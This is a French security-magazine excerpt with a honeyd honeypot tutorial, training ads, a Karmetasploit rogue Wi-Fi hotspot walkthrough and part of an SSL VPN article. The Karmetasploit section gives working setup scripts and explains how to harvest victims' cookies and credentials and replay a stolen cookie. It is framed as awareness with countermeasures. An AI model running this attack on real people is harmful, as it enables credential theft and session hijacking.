honeyd[3536]: honeyd_logstart:
   fopen("/var/log/honeypot/
   honeyd.log"): Permission denied
```

Nous allons maintenant relancer honeyd sans l'option `-d` permettant de le lancer en tant que `démon`.

Il est possible de vérifier que le démon `honeyd` est bien présent en vérifiant les processus actifs :

```
nocrash:~# ps aux | grep honeyd
nobody    3684  0.0  0.1   4636  2616
   ?        Ss   19:17   0:00 /usr/
  bin/honeyd -f /etc/honeypot/
  honeyd.conf -l /var/log/honeypot/
  honeyd.log -p /etc/honeypot/
  nmap.prints -a /etc/honeypot/
  nmap.assoc -0 /etc/honeypot/pf.os
   -x /etc/honeypot/xprobe2.conf
   -u 108 -g 116 --disable-webserver
   -i eth0 10.0.0.0/8
debian:/var/log#
```

Dans le fichier de configuration, nous avons la ligne suivante :

```
bind 10.3.1.12 template
```

Nos faux services vont donc répondre à l'adresse 10.3.1.12. Pour pouvoir vérifier le bon fonctionnement d'Honeyd, nous allons lancer un nmap sur l'adresse 10.3.1.12 :

```
nocrash:~# nmap 10.3.0.12
Starting Nmap 4.62
   (http://nmap.org )
    at 2009-06-01 20:16 CEST
Interesting ports on 10.3.0.12:
Not shown: 1711 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
Nmap done: 1 IP address
   (1 host up)
    scanned in 0.587 seconds
```

Il est possible de faire des tests afin de vérifier que nos services fonctionnent :

```
nocrash:~# ftp
ftp> open 10.3.0.12
Connected to 10.3.0.12.
220 debian. FTP server
  (Version wu-2.6.0(5) lundi 1 juin
  2009, 20:27:25 (UTC+0200)) ready.
  Name (10.3.0.12:nocrash): anonymous
```

La connexion au serveur FTP fonctionne correctement

Honeyd est donc entièrement mis en place, il est alors possible de pouvoir leurrer des attaquants potentiels. Il est possible de réaliser d'important honeypot grâce à honeyd.

Régis Senet
Régis SENET est actuellement étudiant en quatrième année à l'école Supérieur d'informatique Supinfo. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il est actuellement en train de s'orienter vers le cursus CEH, LPT et Offensive Security.
Contact : *regis.senet@supinfo.com*
Site internet : *http://www.regis-senet.fr*
Page d'accueil : *http://www.honeyd.org/*

formations
& Certifications

Sécurité Réseaux : quel expert êtes-vous?

Global Knowledge propose **un catalogue de formations centré sur les réseaux informatiques**, autour desquels sont déclinées la plupart des problématiques technologiques et métiers que rencontrent les DSI, à commencer par la sécurité de leurs systèmes d'information.

Global Knowledge est **partenaire historique des Assises de la Sécurité.**

lesassises

Pour nous contacter, composez le 0821 20 25 00
ou posez vos questions par email : info@globalknowledge.fr.

www.globalknowledge.fr

Les fondamentaux de la sécurité informatique (5j)

La VoIP sécurisée (3j)

Hacking Defined
se protéger contre les agressions du SI (5j)

GK9840 - **Préparation à la certification CISSP** (5j)

Global Knowledge™

Formations Systèmes, Réseaux, Virtualisation , Téléphonie, Communications unifiées ... Gouvernance & Management des SI

LIONEL GUEDON

Simulation d'un faux point d'accès Wi-fi avec Karmetasploit

Cet article présente une technique utilisée pour pouvoir générer un faux point d'accès Wi-fi a partir de l'application Karmetasploit présente dans la distribution Backtrack Linux afin de pouvoir subtiliser des mots de passe et autres cookies d'un client s'y connectant. Il a pour but de sensibiliser les personnes des risques encourus lorsqu'ils se connectent a un Hotspot Wifi non sécurisé. Il décrit aussi d'éventuels précautions a prendre pour se protéger.

Degré de difficulté

CET ARTICLE EXPLIQUE...

Comment créer un faux point d'accès avec une carte Wi-fi sous Backtrack.

Comment essayer de se protéger.

CE QU'IL FAUT SAVOIR...

Utiliser le système Linux.

Notions de base des protocoles TCP/IP et du WI-FI.

Description du projet Karmetasploit

Karmetasploit est un outil basé sur Metasploit, airbase-ng et bien sur Karma permettant de générer un faux point d'accès a partir de votre carte Wi-fi. A l'origine, Karma fonctionnait uniquement avec les cartes a base de chipset Atheros supportant l'injection de paquets. Cependant, Metasploit a donc réalisé Karmetasploit afin de coupler Karma et airbase-ng pour pouvoir prendre en compte plus de modèles. Il est maintenant inclus dans la distribution Linux Backtrak depuis la version 3 et dernièrement la 4 en version bêta.

Configuration utilisé

Dans cette mise en pratique est utlisé un PC a base de Pentium IV avec 512 Mo de RAM muni d'un lecteur de DVD, d'un disque dur de 80 Go, d'une carte Ethernet et d'un port PCMCIA dans lequel est connecté une carte Wireless NETGEAR WG511T a base de chipset Atheros. Il est aussi nécessaire d'avoir le DVD-Rom de la distribution orientée sécurité Backtrack Linux téléchargeable sur le site de remote-exploit (voir encart Internet). L'utilisation de celui-ci peut se faire sous forme de live-cd afin d'éviter d'endommager votre système d'exploitation. Sinon, il peut s'installer comme un OS classique sur votre disque dur ou alors sur une clé USB a condition que votre PC soit assez récent afin de pouvoir booter dessus.

Installation

Dans cet article est utilisé la version 3 de Backtrack en mode Live-cd. Il faut donc paramétrer la section Boot du BIOS de votre PC avec le lecteur de CD/DVD-Rom en premier avant d'insérez le DVD. Après la séquence de démarrage, il faut sélectionner l'environnement pour éxecuter Backtrack. Pour ma part, je le lance toujours en mode KDE.

Identification du périphérique Wifi et test d'injection

Dans un shell, taper la commande airmon-ng afin de connaitre la nomination de votre carte sans-fil par le système d'exploitation. Ici, ce sera ath0 pour la suite.

Puis nous allons en premier tester si notre carte est capable de supporter l'injection de paquets réseau afin d'être apte a réaliser le faux point d'accès. Dans un shell tapez ce qui suit :

```
aireplay-ng -9 ath0
```

Si votre carte fonctionne correctement, le message " injection is working " doit s'afficher.

N.B : Il est possible de trouver la liste des cartes compatibles Backtrack sur le site indiqué dans l'encart Internet.

Mise a jour de aircrack-ng et de Metasploit

Afin de pouvoir utiliser Karmetasploit correctement, il faut mettre jour la version trunk d'aircrack-ng a partir d'Internet sachant qu'ici ma carte Ethernet identifié eth0 est connecté a un modem routeur ADSL (voir Figure 1.).

Pour cela, toujours dans un shell taper :

```
svn co http://trac.aircrack-ng.org/
   svn/trunk aircrack-ng
cd aircrack-ng
make
make install
```

Puis c'est au tour de Metasploit d'être mis a jour. En ligne de commande cela donne :

```
cd /pentest/exploits/framework3
svn update
```

ou alors avec l'interface graphique via le menu KDE, Backtrack, Penetration, Framework version3 et Framework3 MsfUpdate.

Mise en place du serveur DHCP

Ensuite, il nous faut mettre en place un serveur DHCP afin de pouvoir proposer un service d'adressage IP automatique aux clients qui se connecteront a notre faux point d'accès.

Le serveur DHCP étant actif de base dans Backtrack3, il nous faut éditez son fichier de configuration, pour cela dans un shell tapez :

```
kedit /etc/dhcpd.conf
```




Figure 1. *Schéma réseau*




Figure 2. *Visibilité du Soft-AP*

Référer vous au listing 1 pour voir celui qui est utilisé ici, puis modifier le en fonction de vos besoins.

Listing 1. *Contenu du fichier de configuration du serveur DHCP*

```
ddns-update-style ad-hoc;
subnet 192.168.2.0 netmask 255.255.255.0 {
option subnet-mask              255.255.255.0;
option broadcast-address        192.168.2.255;
option routers                  192.168.2.1;
option domain-name-servers       192.168.2.1;
option domain-name              "domain.com";
range dynamic-bootp 192.168.2.3 192.168.2.50;
default-lease-time 21600;
```

Création du Soft Access Point

Maintenant nous allons créer le script permettant de simuler notre faux point d'accès.

Pour cela tapez :

```
kedit Soft-AP.sh
```

Puis copiez le contenu du listing 2 sachant qu'a la place de Soft AP vous pouvez mettre ce que voulez comme SSID, les guillemets servant a lier celui-ci en cas d'espace. Il vous faudra aussi modifier wifi0 en fonction

Figure 3. *Chargement des modules du serveur Karma*




Figure 4. *Page de connexion Internet du PC de la victime*

Figure 5. *Karmetasploit en action*

de la désignation de votre carte réseau sans-fil.

Sauvegarder le tout et rendez le exécutable :

```
chmod +x Soft-AP.sh
```

Sinon, pour l'utiliser, il faut faire en ligne de commande :

```
./Soft-AP.sh
```

ou alors double cliquer dessus avec la souris.

Nous pouvons ensuite vérifier si notre Soft-AP est visible depuis l'extérieur (voir Figure 2).

Création du script Karma

Il nous reste plus qu'a créer le script pour pouvoir lancer Karma. Celui-ci doit se trouver dans */pentest/exploits/framework3/karma.rc*. Dans le cas ou il n'y serait pas, il est possible de le télécharger sur le site de Metasploit (voir encadré *Sur Internet*).

Dans un nouveau shell, il vous faut tapez :

```
kedit karma.sh
```

Puis recopiez le contenu du listing 3.

Sauvegarder le et rendez le exécutable comme le script du SoftAP. Au lancement de celui-ci, le serveur charge ses modules en créant en premier une base de données SQLite3 nommée karma.db dans */root* (voir Figure 3.) afin d'y enregistrer toutes les informations transitant par notre faux point d'accès.

Une fois que le serveur a fini de démarrer et que la victime s'y soit connecté depuis une machine Windows, celle-ci tentera alors d'accéder a Internet mais ne pourra pas dans ce cas là. Elle verra s'afficher la page de connexion par défaut de Karmetasploit nommé Hotel Guest Wireless Services (voir Figure 4.). Pendant ce temps-là, l'exploit Windows SMB_Relay va éxécuter des frames invisibles permettant de capturer des cookies de plusieurs sites connus (on peut voir ceux-ci défiler en bas a gauche du navigateur Internet de la victime ainsi que

Des formations techniques avancées en sécurité :

Ethical Hacking

Destinées aux consultants, experts en sécurité et techniciens, ces formations vous permettront d'acquérir les connaissances fondamentales pour la réalisation d'audit de sécurité technique avancés sur les systèmes et équipements réseaux du S.I. Vous bénéficierez, dans ces formations, des années d'expertise de nos intervenants en matière d'audit. Retrouvez notamment :

- Les cours Hacking & sécurité (3 niveaux) : apprenez à exploiter les faiblesses et vulnérabilités au niveau réseau, système (Windows, Linux, Unix), applicatif et web dans le cadre de vos tests de pénétration, ainsi qu'à choisir des solutions de protection efficaces face à ces menaces.
- Les cours réseaux : Des formations sécurités sur des sujets d'actualité liés au réseau (VoIP, Wireless). Ce qu'il vous faut connaitre pour pratiquer des audits sur ce type d'infrastructure, et les procédures à suivre pour assurer leur sécurité.
- Pen Test : Pratiquer vos tests de pénétration sur un modèle organisé et professionnel (création du référentiel d'intervention et du rapport, comparaison et utilisation des outils d'aide à l'analyse technique...).

Security Defender

Acquérir les connaissances fondamentales à l'intégration et l'administration sécurisée d'un réseau hétérogène de systèmes (Windows, Linux, Unix, ...) ; et utiliser les outils de sécurité adéquats pour assurer une surveillance continue de votre SI. Retrouvez notamment :

- Architecture réseau sécurisée : Concevez une architecture réseau sécurisée avancée sur un réseau homogène ou hétérogène ; et utiliser les équipements réseaux adéquate (ISA, Checkpoint, Netfilter, IPSEC) pour implémenter diverses solutions de sécurité (VPN, Proxy, passerelle antivirus/antispam ...).
- Sécurité des systèmes : des formations de plusieurs niveaux qui s'intéresse au renforcement de la sécurité des systèmes d'exploitation (Windows, Linux).

C|EH Certified Ethical Hacker

E|CSA EC-Council Certified Security Analyst

Une équipe d'expert pour vos projets d'audit en sécurité :

Audit d'infrastructure

Audit technique ou test de pénétration portant sur l'ensemble des éléments relatifs à votre SI.

Audit système

Analyse de plateformes systèmes spécifiques.

Audit applicatif

Analyse sécurité des logiciels ou de portails Web

Ethical Hacking

Internet Hacking, Sécurité Systèmes & Réseaux, Pen tests sous Windows/Unix/Linux...

Hacking & Sécurité : Les Bases
Hacking & Sécurité : Avancé
Hacking & Sécurité : Expert
Wifi & Bluetooth Sécurisés
Immunity Windows Overflow
Immunity Spike & OllyDbg

EC-Council Accredited Training Center

Security Defender

Sécurité Windows, Linux et Réseaux...

Séminaire de Sécurité Informatique
Architecture Réseau Sécurisée
Windows & Sécurité
Linux & Sécurité

Sysdream
www.sysdream.com

www.sysdream.com

Listing 2. *Contenu du fichier du faux point d'accès logiciel*

```
#!/bin/bash

# Kill dhcpd et airbase-ng
echo -n "Kill dhcpd et airbase-ng"
killall -9 dhcpd airbase-ng
echo "Done."

# Arrêt du mode moniteur de l'interface ath0
echo -n "Arrêt interface ath0"
airmon-ng stop ath0
echo "Done."

# Redémarrage de l'interface WLAN en mode moniteur
echo -n "Redémarrage interface WLAN"
airmon-ng start wifi0
modprobe tun
echo "Done."

# Paramétrage du SoftAP avec les pilotes MadWifi
echo -n "Paramétrage du Soft-AP"
ifconfig ath0 down
wlanconfig ath0 destroy
wlanconfig ath0 create wlandev wifi0 wlanmode ap
ifconfig ath0 up
iwconfig ath0 essid "Soft AP" mode master
iwconfig ath0 channel 6
echo "Done."

# Paramétrage IP et mtu de ath0
echo -n "Paramétrage IP et mtu de ath0"
ifconfig ath0 192.168.2.1 netmask 255.255.255.0
ifconfig ath0 mtu 1400
echo "Done."

#Routage par défaut
echo -n "Paramétrage de la route par defaut"
route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1
echo "Done."

#Création du fichier dhcpd.leases
echo -n "Création du fichier dhcpd.leases"
touch /var/state/dhcp/dhcpd.leases
echo "Done."

# Redémarrage du service DHCPD
echo -n "Redémarrage du service DHCPD"
/usr/sbin/dhcpd -cf /etc/dhcpd.conf
echo "Done."
```

Listing 3. *Script de lancement de Karma*

```
#!/bin/bash

# Kill des processus actifs nécessaires
echo -n "Kill tcpdump"
killall -9 tcpdump
echo "Done."

# Ecoute du réseau Wi-fi a travers ath0 avec Tcpdump
echo -n "Lancement du script karma"
tcpdump -ni ath0 -s 0 -w /pentest/wireless/karma-msf-scripts-0.01/Fake_
AP_results.cap >/dev/null 2>&1 &
echo "Done."

# Lancement du script karma
echo -n "Lancement du script karma"
/pentest/exploits/framework3/msfconsole -r /pentest/exploits/framework3/
karma.rc
```

dans le terminal de notre serveur montré dans la Figure 5.) et aussi des identifiants de connexion de type FTP et POP3. Il est possible de modifier l'index.html du site de Karmetasploit ainsi que le fichier sites.txt contenant les URL cibles en vous rendant dans le répertoire */pentest/exploits/framework3/data/exploits/capture/http/*.

Une écoute du trafic réseau est effectué en parralèle avec le sniffeur tcpdump afin d'essayer de collecter d'autres informations plus sensibles.

Recommandations pour la bonne mise en oeuvre de l'attaque

Il est recommandé de positionner votre point d'accès Wi-fi sur un canal peu ou pas utilisé dans votre environnement afin de ne pas créer de perturbations.

Afin de palier aux problèmes de connectivité limité du coté de la victime, il faut veiller aussi a désactiver le filtrage MAC de votre routeur si vous partagez votre accès a Internet avec elle. Ceci permettra alors de faire une attaque de type man in the middle en sniffant tout ce qui passe ou bien en l'attaquant.

Utilisation et exploitation des résultats de l'attaque

Exploitation des résultats de la base de données

Les données inscrites dans la base sont consultables en tapant la commande db_notes dans le shell du serveur karma. L'ensemble des commandes est disponible en faisant help.

Afin de rendre plus simple la lisibilité des résultats (ici pour ceux en html), il est possible de créer une page Web a partir de la base de données. Pour cela dans un nouveau shell en vous positionnant dans le répertoire hébergeant karma.db, il suffit de taper ce qui suit en respectant bien la syntaxe suivante :

```
sqlite3 karma.db
.mode html
.output karma.html
select * from notes;
```

Il ne reste plus maintenant qu'a l'ouvrir dans un navigateur Internet (voir Figure 6.)

Glossaire

- Cookies – Petit fichier texte contenant les identifiants de connexion permettant a un internaute de s'identifier sur un site sans avoir a les retaper a chaque fois,
- SSID – Acronyme de Service Set Identifier. Il s'agit d'un nom identifiant un réseau sans-fil selon la norme IEEE 802.11,
- Frames – Signifie en Français " cadres ". Il est possible désormais d'afficher plusieurs pages HTML dans différentes zones,
- Attaque Man in the middle – Signifie en Français attaque de l'homme du milieu. Dans ce cas, l'attaquant est capable de lire, insérer et modifier les messages chiffrés entre deux parties.

et à rechercher les informations qui vous semblent intéressantes.

Exemple d'exploitation des résultats du fichier de capture

Le fichier de capture Fake_AP_results.cap créé par Tcpdump est disponible dans le dossier des scripts de Karmetasploit (*/pentest/wireless/karma-msf-scripts-0.01/*). Celui-ci peut-être ouvert dans Wireshark. Pour le lancez, tapez dans un terminal :

```
wireshark
```

Puis cliquer sur File et open. Afin de pouvoir trouver les informations qui nous intéressent, il suffit d'appliquer un filtre du protocole recherché en tapant par exemple http dans le champ Filter. Pour repérer un cookie, il suffira de taper http.cookie. Pour pouvoir s'en servir, il faudra sélectionner la ligne intéressante et l'exporter dans un emplacement de votre choix, puis ensuite on pourra l'importer dans Firefox a l'aide d'une extension nommée Add N Edit Cookies et ainsi vous serez identifiés sur le site a l'aide du cookie précédemment volé.

Sur Internet

- *http://www.remote-exploit.org/backtrack_download.html* – téléchargement de la distribution Backtrack,
- *http://wiki.backtrack-fr.net/index.php/Compatibilité_Matérielle* – liste de matériel compatible avec Backtrack,
- *http://bricowifi.blogspot.com* – site francophone sur la sécurité informatique,
- *http://www.crack-wpa.fr* – site francophone sur le Wi-fi, les réseaux et la sécurité informatique,
- *http://metasploit.com/users/hdm/tools/karma.rc* – script Karmetasploit a télécharger
- *http://backtrack-fr.net* – portail francophone fournissant de la documentation sur Backtrack ainsi que les divers logiciels fournis avec.

Figure 6. *Base Karma dans une page HTML*




Figure 7. *Exemple d'une capture http dans Wireshark*

Contre-mesures préventives

En se connectant a un Hotspot, il est conseillé d'adopter certaines mesures préventives. Désactivation de la connexion automatique du gestionnaire de réseaux sans-fil Windows. Il est plus sûr de se connecter manuellement soi-même a un réseau sans-fil plutôt que de laisser Windows le faire tout seul. Pour cela, il faut désactiver la connection automatique en allant dans les Proprétés des réseaux sans-fil et décocher la case " Me connecter à ce réseau lorsqu'il est a portée " dans l'onglet Connexion.

Paramétrage du Firewall

Il est vivement recommandé de paramétrer le firewall afin qu'il puisse bloquer toutes les requêtes entrantes. Celui de Windows Vista le permet mais pas celui de Windows XP, il faudra a ce moment la en installer un autre.

Utilisation d'un VPN (Virtual Private Network)

Il faudrai ausi utiliser une connexion VPN afin de crypter le trafic réseau entre votre ordinateur et le système distant.

Conclusion

En conclusion, nous avons pû voir dans cet article comment mettre en oeuvre de manière simple un point d'accès Wi-fi libre pot de miel. Sans vouloir être paranoïaque, il est préférable d'éviter de se connecter a des Hotspots ou a des réseaux Wi-fi inconnus non sécurisés ni même ceux protégés par clé WEP. Privilégiez éventuellement ceux avec du WPA ou WPA2. D'autres outils sont disponibles dans Backtrack tel que Airsnarf qui a pour but pur et simple de voler des identifiants de connexions Wi-fi en mettant en place une page Web ressemblant a s'y méprendre a un véritable Hotspot publique. Je vous recommande vivement d'aller vous informer de ce qui se fait en allant consulter les sites cités dans l'encart Internet dont est tiré cet article.

À propos de l'auteur

L'auteur travaille depuis bientôt six ans dans une SSII en tant que Technicien Réseaux Informatiques dans le déploiement et la maintenance de solutions sans-fil. Il est passionné par les ordinateurs depuis son enfance et par la sécurité informatique depuis plusieurs années.

TONY FACHAUX

Sécuriser
les accès distants au système d'information

Degré de difficulté

L'article présente d'une manière générale les moyens techniques à mettre en œuvre pour sécuriser les accès distants au système d'information. Cette sécurisation passe par la mise en place d'une passerelle VPN SSL afin de contrôler les accès externes aux ressources de l'entreprise. Dans cet article, des exemples utilisant la technologie VPN SSL de Juniper seront abordés.

CET ARTICLE EXPLIQUE...

L'architecture à mettre en œuvre pour sécuriser les accès distants.

Le principe de fonctionnement d'une passerelle VPN SSL.

CE QU'IL FAUT SAVOIR...

Quelques notions sur le protocole SSL.

Ce qu'est un VPN.

Aujourd'hui, il est de plus en plus commun de devoir accéder à une ressource de la société depuis l'extérieur de celle-ci. Consulter ses mails ou une information technique, terminer un dossier, accéder à l'intranet de l'entreprise : autant d'actions qui nécessitent un accès externe au système d'information. Ces informations sont, dans la majorité des cas, confidentielles. De ce fait, il convient de mettre en place une infrastructure d'accès sécurisée à l'aide d'une passerelle VPN SSL ainsi qu'une bonne politique de sécurité au niveau des postes clients. Dans cet article, l'aspect poste client sera abordé de manière brève. Nous y reviendrons plus largement dans un article consacré à ce sujet.

Pourquoi un accès distant sécurisé ?

La mise en œuvre d'un accès distant sécurisé est nécessaire lorsque le système d'information doit être ouvert à certains partenaires, dans le cas du télétravail ou d'utilisateurs nomades. Ces besoins sont aujourd'hui monnaie courante au sein des organisations, c'est pourquoi il devient quasi indispensable de disposer de ce type d'architecture au sein du système d'information. De plus, cela améliore grandement la productivité des salariés qui peuvent avoir accès à leurs ressources depuis n'importe quel poste dans le monde.

Principe de fonctionnement

Fonctionnement général

Afin de mettre en œuvre ce fonctionnement, il convient donc d'installer une passerelle VPN SSL. Ce principe de fonctionnement est relativement simple et est illustré sur la figure 1.

Architecture technique

Vous trouverez sur la figure 2, un schéma d'architecture-type montrant le fonctionnement technique de ce type de passerelle.

La passerelle VPN SSL est généralement positionnée en DMZ derrière un firewall puisqu'elle est accessible depuis Internet. L'utilisateur accède alors à cette passerelle en HTTPS à l'aide d'un navigateur web (1). En effet, tous les flux en provenance d'Internet et à destination de la passerelle VPN SSL sont chiffrés pour garantir l'intégrité des données. L'utilisateur doit alors s'authentifier sur la passerelle. Pour ce faire, la passerelle effectue une demande d'authentification auprès d'un serveur d'authentification qui se situe sur le LAN (2). Ce serveur d'authentification est généralement de type Active Directory de Microsoft. L'authentification peut aussi se faire à l'aide d'une base LDAP quelconque comme OpenLDAP ou autre. Suite à une authentification réussie, la passerelle connaît




Figure 1. *Principe de fonctionnement.*

les ressources auxquelles l'utilisateur pourra avoir accès (3) et les affiche sur la page Web (4).

Mise en śuvre technique

Différents éléments techniques sont à mettre en śuvre pour configurer ce type de passerelle. Nous allons ici présenter les différentes étapes d'implémentation basées sur la technologie VPN SSL de Juniper. Sachez néanmoins que ces éléments se retrouvent chez tous les constructeurs. Le concept est identique.

Organigramme d'accès

Voici dans la figure 3 toutes les étapes réalisées par la passerelle avant de donner accès aux ressources à l'utilisateur.

Les méthodes d'accès

Il existe trois modes d'accès aux ressources avec une plateforme VPN SSL. On peut donner un accès aux ressources à l'aide d'une simple page Web, une applet Java ou un composant ActiveX qui permet uniquement à certaines applications d'ętre encapsulées dans la passerelle, ou encore, dernière possibilité, à l'aide d'un client lourd qui permet d'encapsuler l'intégralité des flux du poste client dans le VPN SSL.

Les rôles et les ressources

Avant toute chose, il convient de déterminer les différents rôles, c'est-à-dire les différents types de populations de la société avec leurs différentes ressources respectives. Généralement, on découpe la société en fonction des métiers (commerciaux, ingénieurs, comptable, etc.). Il convient donc de créer ces différents rôles avec l'accès aux ressources. Vous trouverez sur la figure 4 la page d'administration qui permet de créer un rôle avec un Juniper VPN SSL.

Comme on peut le voir sur cette capture d'écran, les possibilités de configuration sont assez impressionnantes. Les options sont, pour la plupart, très intuitives, et elles dépendent fortement des besoins de la société. Je ne les détaillerai donc que brièvement.

Il faut tout d'abord déterminer ce que le rôle aura le droit de faire (accès web, accès aux fichiers, accès Telnet, etc.). A cet instant, il est possible dé sécuriser le rôle en autorisant par exemple certaines IP à se connecter avec ce rôle. Ensuite, il suffit à l'aide des différents onglets de déterminer les ressources pour le rôle (accès fichiers, accès web, Telnet, etc.). La configuration des rôles est donc techniquement très simple à réaliser mais doit ętre bien réfléchie. Cette étape est plutôt fonctionnelle. Il y a donc une partie étude en amont qui est importante pour bien segmenter l'accès aux ressources afin d'ętre le plus restrictif possible sans pour autant brider les utilisateurs. A chaque rôle, nous avons la possibilité de faire correspondre une page d'accueil différentes avec une URL spécifique, c'est ce qu'on appelle les *sign-in policies* chez Juniper. Vous trouverez un exemple de page d'accueil sur la figure 5.

Le royaume d'authentification

Une fois les rôles créés, il faut maintenant créer un royaume d'authentification qui sera basé sur un serveur d'authentification. Les serveur d'authentification peuvent ętre de tout type (NIS, AD, LDAP, RADIUS, etc.). Il suffit simplement de le définir. Généralement, c'est un serveur Active Directory qui est déclaré.

Après la création de ce royaume d'authentification, il faut configurer le rôle mapping. Tous les rôles précédemment créés vont ętre mappés à ce royaume sous forme de règles. Par exemple, si l'utilisateur est Hakin9, alors on lui attribue tel ou tel rôle. Ou encore, si l'utilisateur fait partie de tel groupe dans l'Active Directory, alors il aura tel ou tel rôle.

Les applications client-serveur

Certaines applications client-serveur nécessitent la mise en śuvre

